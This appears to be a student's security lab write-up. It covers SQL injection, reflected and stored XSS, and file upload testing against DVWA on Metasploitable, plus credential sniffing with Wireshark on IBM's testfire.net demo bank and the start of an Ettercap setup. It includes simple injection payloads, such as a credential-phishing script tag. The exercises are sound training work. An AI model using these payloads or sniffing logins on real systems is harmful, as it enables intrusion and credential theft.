PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)] [[Simulate attack](#)] - [[View IDS log](#)]

Vulnerability: SQL Injection

User ID:


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/t echtips/sql-injection.html>

The screenshot shows a web application interface for 'Vulnerability: SQL Injection'. On the left, a sidebar lists various attack types: 'Cursors', 'Force', 'Command Execution', 'Inclusion', 'Injection', 'Injection (Blind)', 'Reflected', and 'Stored'. The 'Injection' item is highlighted with a green background. The main content area has a title 'User ID:' followed by a text input field containing 'ID: 1"or"1="1' and a 'Submit' button. Below the input field, the results are displayed in red text: 'First name: admin' and 'Surname: admin'. At the bottom, there's a section titled 'More info' with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

b) Perform Cross-site scripting on DVWA

Step 1: Launch the kali linux and metasploitable operating systems on the virtual machine. Find the metasploitable machine's IP address, then enter it in Firefox.



- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Step 2: Access the DVWA link and enter admin as the username and password.



Username

Password

Login

Step 3: Go to the DWDA security page and switch the security level from high to low.

The DVWA interface shows the 'Script Security' section. On the left sidebar, under the 'XSS' category, 'XSS reflected' is highlighted. The main content area displays the following text:

Security Level is currently **low**.
 You can set the security level to low, medium or high.
 The security level changes the vulnerability level of DVWA.

A dropdown menu shows 'low' selected, with a 'Submit' button next to it.

PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
 You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [Enable PHPIDS!](#)

Step 4: Then, go to XSS reflected and add the script alert("hacked") in the user name area before clicking the submit button. You will receive a prompt with an alert message inside of it.

The DVWA interface shows a successful XSS exploit. The 'XSS reflected' option is highlighted in the sidebar. The main content area displays a modal dialog with the following text:

What's your name?

Hacked

Hello **OK**

The word 'Hello' is displayed in red, indicating it was injected via XSS.

Step 5: Next, open the option XSS stored and insert any text in the name box. Then, enter the following code in the message field: prompt("enter credentials"). There will be a prompt requesting you to enter the information.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

hi

Message *

<script>prompt("enter credentials")</script>

Sign Guestbook

Name: test


Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting


Print Email



c) Perform File upload DVWA

Step 1: Launch the kali linux and metasploitable operating systems on the virtual machine.

Find the metasploitable machine's IP address, then enter it in Firefox.



Step 2: Access the DVWA link and enter admin as the username and password.



Username

Password

Step 3: Go to the DWDA security page and switch the security level from high to low.

The screenshot shows the DVWA Security page. On the left, there's a vertical menu bar with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'Setup' option is currently selected. The main content area has a title 'DVWA Security' with a lock icon. Below it, under 'Script Security', it says 'Security Level is currently low.' with a dropdown menu set to 'low' and a 'Submit' button. It also states that the security level changes the vulnerability level of DVWA. Under 'PHPIDS', it says 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' and 'You can enable PHPIDS across this site for the duration of your session.' A note at the bottom says 'PHPIDS is currently disabled. [Enable PHPIDS](#)'.

Step 4: Next, choose Upload from the menu. You'll notice that the file to upload is properly indicated. Choose the.txt file and upload it because if the image accepts any other type, the website is vulnerable. You will then see a notification stating that the upload was successful when the file has been processed. Paste the path you copied from the root into the browser to access the database's index page, which shouldn't be accessible.



Vulnerability: File Upload

Choose an image to upload:
 demo2.txt

.../.../hackable/uploads/demo2.txt successfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Index of /dvwa/hackable/uploads


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 demo2.txt	23-Feb-2023 02:22	0	
 dvwa_email.png	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80


2. Perform Sniffing


a) Perform Sniffing using Wireshark in kali linux

Step 1: Start Kali Linux, log in as root, enter root, and then type the wireshark command.



Step 2: Double-click the eth0 option.





Step 3: Open Firefox and type testfire.net into the address bar. Use admin as the username and admin as the password to log in to that page.

Screenshot of a web browser showing a testfire.net page. The URL is <http://testfire.net>. The page content is a仿冒 Altoro Mutual website.

The page features a green header bar with the Altoro Mutual logo and a "DEMO SITE ONLY" watermark. Below the header, there are three main sections: PERSONAL, SMALL BUSINESS, and INSIDE ALTORO MUTUAL.

- PERSONAL:** Includes links for Deposit Products, Checking, Loan Products, Cards, Investments & Insurance, and Other Services.
- SMALL BUSINESS:** Includes links for Deposit Products, Lending Services, Cards, Insurance, Retirement, and Other Services.
- INSIDE ALTORO MUTUAL:** Includes links for About Us, Contact Us, Locations, News & Updates, Press Room, Careers, and Subscriber.

Content sections include:
- **Online Banking with FREE Online Bill Pay:** Shows a couple in front of a house.
- **Real Estate Financing:** Shows a couple in front of a house.
- **Business Credit Cards:** Shows a stack of credit cards.
- **Retirement Solutions:** Shows a group of people.
- **Privacy and Security:** Shows a group of people.
- **Win a Samsung Galaxy S10 smartphone:** Shows a group of people.

At the bottom, there is a note about the website being a demonstration and a copyright notice for IBM.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

AltoroMutual

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Products
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Investments
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy:



Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it.



Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions
Retiring good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.



Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

Win a Samsung Galaxy S32 smartphone
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S32 smartphones! We look forward to hearing your important feedback.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/ibm/research/security/vulnerability/SW10>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

AltoroMutual

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Products
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Investments
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Username: Password:

This web application is open source! Get your copy from GitHub and take advantage of advanced features

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

The Altoro3 website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/ibm/research/security/vulnerability/SW10>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

AltoroMutual

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customer Site License

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [here](#) to apply.


This web application is open source! Get your copy from GitHub and take advantage of advanced features

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

The Altoro3 website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/ibm/research/security/vulnerability/SW10>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Step 4: Then, type http into the newly opened wireshark window. When you choose the fourth option, which is HTML form URL encoded and is situated in the bottom left-hand corner of the window, the login and password are shown.



b) Perform Sniffing using Ettercap in kali linux

Step 1: Open the host only adapter while using the Metasploitable machine, Windows 7, and Kali Linux simultaneously. Then sign in as root in the Kali Liunx terminal. Next, use nbtscan to discover the IP address of Windows 7 that is metaploitble.


```

root@kali:~# zsh: corrupt history file /home/kali/.zsh_history
zsh: corrupt history file /home/kali/.zsh_history
[~] kali@kali:[~]
[~] ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.100 brd 192.168.56.255 broadcast 192.168.56.255
        inet6 fe80::c197:29ff:fe37:dc58 brd fe80::ff:fe37:dc58 scopeid 0x20<link>
            link-layer ...
            RX packets 114 bytes 33087 (32.3 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 45 bytes 16077 (16.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 brd 127.0.0.1 broadcast 127.0.0.1
        inet6 ::1 brd :: broadcast ::1
            link-layer ...
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[~] kali@kali:[~]
[~] $ sudo su
[~] [root@kali] ~
[~] [root@kali] ~
[~] # nbtscan 192.168.56.0/24
doing NBT name scan for addresses from 192.168.56.0/24
[~] [root@kali] ~
[~] ID address NetBIOS Name Server User MAC address
[~] 192.168.56.1 LAPTOP-KTENE3Q2 <server> <unknown> 00:00:27:00:00:05
[~] 192.168.56.103 WINDOWS7-PC <server> <unknown> 00:00:27:9e:37:29
[~] 192.168.56.101 METASPLOITABLE <server> <unknown> 00:00:00:00:00:00
[~] 192.168.56.255 Sendto Failed: Permission denied
[~] [root@kali] ~
[~] # 


```


The background features a large "KALI LINUX" watermark with the tagline "The quieter you become, the more you are able to hear".

Step 2: Next, choose Ettercap from the toolbar.

